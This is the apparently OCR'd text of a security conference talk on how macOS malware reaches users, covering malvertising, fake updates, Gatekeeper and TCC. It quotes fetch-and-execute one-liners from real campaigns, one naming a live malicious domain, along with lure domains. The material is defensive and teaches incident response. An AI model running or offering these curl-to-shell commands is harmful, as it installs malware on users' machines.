Deconstructing Modern macOS Initial Access Vectors

Short Introduction

- Stephan Berger
- Head of Investigations at InfoGuard

- **@malmoeb** on all platforms

- I blog (**dfir.ch**)
- And teach (**malmium.com**)

- 💙-Team

Sneak peek of that to expect from this presentation

A Good Friend Asked me this Morning:

InfoGuard
SWISS CYBER SECURITY

Question:

What is your presentation about? Explain it to me like I'm 5 years old.

Answer:

It's about how to get malicious code or malicious programs onto Mac devices in order to infect them.

Really Check 🙃

InfoGuard
SWISS CYBER SECURITY

- **Asked the AI**:

  Here is the submitted CFP for this presentation - check it against the actual presentation to see if it holds up to the promise.

CFP promise	Presentation	Assessment
Google Ads	Dedicated Google Ads section with Poseidon example	✅ Strong
Malvertising	Dedicated section with real-world examples	✅ Strong
ClickFix	Multiple slides, Terminal mitigation, AppleScript evolution	✅ Very strong
Fake system/update lures	Early fake system update + ClickFix examples	✅ Strong
Bash / shell scripts	Dedicated Bash section and shell-based execution	✅
Python	Python + PyInstaller + Gaslight example	✅
AppleScript	Large section with Poseidon, `.scpt`, `osascript`, `applescript://`	✅ Very strong
DMG	Dedicated container and drag/drop sections	✅
PKG	Package structure, scripts and forensic receipts	✅ Strong
Mach-O / native app context	Present indirectly through macOS execution/security discussion	⚠️ Less explicit
Real-world campaigns	Almost every major section uses one	✅ Very strong
Hunting / forensic insights	Excellent final breadcrumb slides	✅ Better than CFP promises

Years Ago; Still Relevant Today


InfoGuard
SWISS CYBER SECURITY

Crypto community target of MacOS malware

Published: 2018-06-29. **Last Updated**: 2018-07-03 08:33:37 UTC
by Remco Verhoef (Version: 2)

0 comment(s)

Previous days we've seen multiple MacOS malware attacks, originating within crypto related Slack or Discord chats groups by impersonating admins or key people. Small snippets are being shared, resulting in downloading and executing a malicious binary.



Users are asked to executed a script:

```
cd /tmp && curl –s curl $MALICIOUS_URL > script && chmod +x script && ./script
```

A file will be downloaded by curl to /tmp/script and executed. The file is a large mach064 binary (34M), rating a perfect score of 0 / 60 on virustotal.

Source:
https://isc.sans.edu/diary/Crypto+community+target+of+MacOS+malware/23816

Can’t Get Easier Than That

InfoGuard
SWISS CYBER SECURITY

r/bash • 10mo ago
veryangrybtw

Did I just run malicious script? (Mac)

help

I don't know if these kinds of posts are allowed, please let me know and I will take it down if asked.

I came across this command and ran it in terminal: /bin/bash -c "$(curl -fsSL https://ctktravel.com/get17/install.sh)" from this link: https://immokraus.com/get17.php

Afterwards, I was prompted to input my admin code, which I did.

As I am very technologically illiterate, is there a way for to check the library/script the command downloaded and ran to see if it's malicious? So far there is nothing different about the machine and I don't know if it has been been compromised.

Yes, I know I was dumb and broke 1000 internet safety rules to have done that. Thank you for any of your help if possible.


Source:
https://www.reddit.com/r/bash/comments/1n400bq/did_i_just_run_malicious_script_mac/

Fake System Update

- Here is another example, from a Fake System Update instruction.


- «**Press enter and provide your administrator password when prompted**» – a classic trick we will look at in depth.

- After all, this is **not** rocket science, but extremely successful. 🤦



Three Steps Model

InfoGuard
SWISS CYBER SECURITY



Delimitation

- Link on my homepage **dfir.ch** or search directly on **YouTube**.



Securing
Your Digital
World
InfoGuard
SWISS CYBER SECURITY
macOS Protections

What Stands Between Download and Execution?

Apple Gatekeeper Overview

- Introduced in OS X Mountain Lion (10.8 – 2012), **Gatekeeper is a core macOS security control** designed to prevent untrusted downloaded software from executing.

- Code Signing, Notarization, File Quarantine etc. all plays in here (previous slide).





Transparency Consent and Control

- **TCC is macOS's privacy permission system.** When an application attempts to use a protected resource, TCC evaluates whether that application is authorized.

- Explicitly enable the application under **System Settings → Privacy & Security**.


- **Full Disk Access**, for example, requires explicit authorization rather than behaving like a simple API consent dialog.




Securing
Your Digital
World
InfoGuard
SWISS CYBER SECURITY
Delivery
How did it reach the user?

Google Ads

- Attackers use **sponsored search results** to place malicious links at the top of search engine pages, as Sponsored or paid results.
- The malicious ad impersonating the "Arc browser" (example).
- **Users often click the first result**, assuming search engines have vetted the advertiser's intent, providing a prime vector for malware delivery.




Source:
https://www.malwarebytes.com/blog/news/2024/06/poseidon-mac-stealer-distributed-via-google-ads

Fake Applications

- Attackers utilize domains like **slackforbusiness.net to mimic legitimate enterprise services**.

- By including recognizable corporate logos (e.g., **Airbnb**, **NASA**, **Uber**), the landing page attempts to build artificial credibility with the visitor.

- The primary objective is to lure users into **downloading malicious installers disguised as productivity software**.



Source:
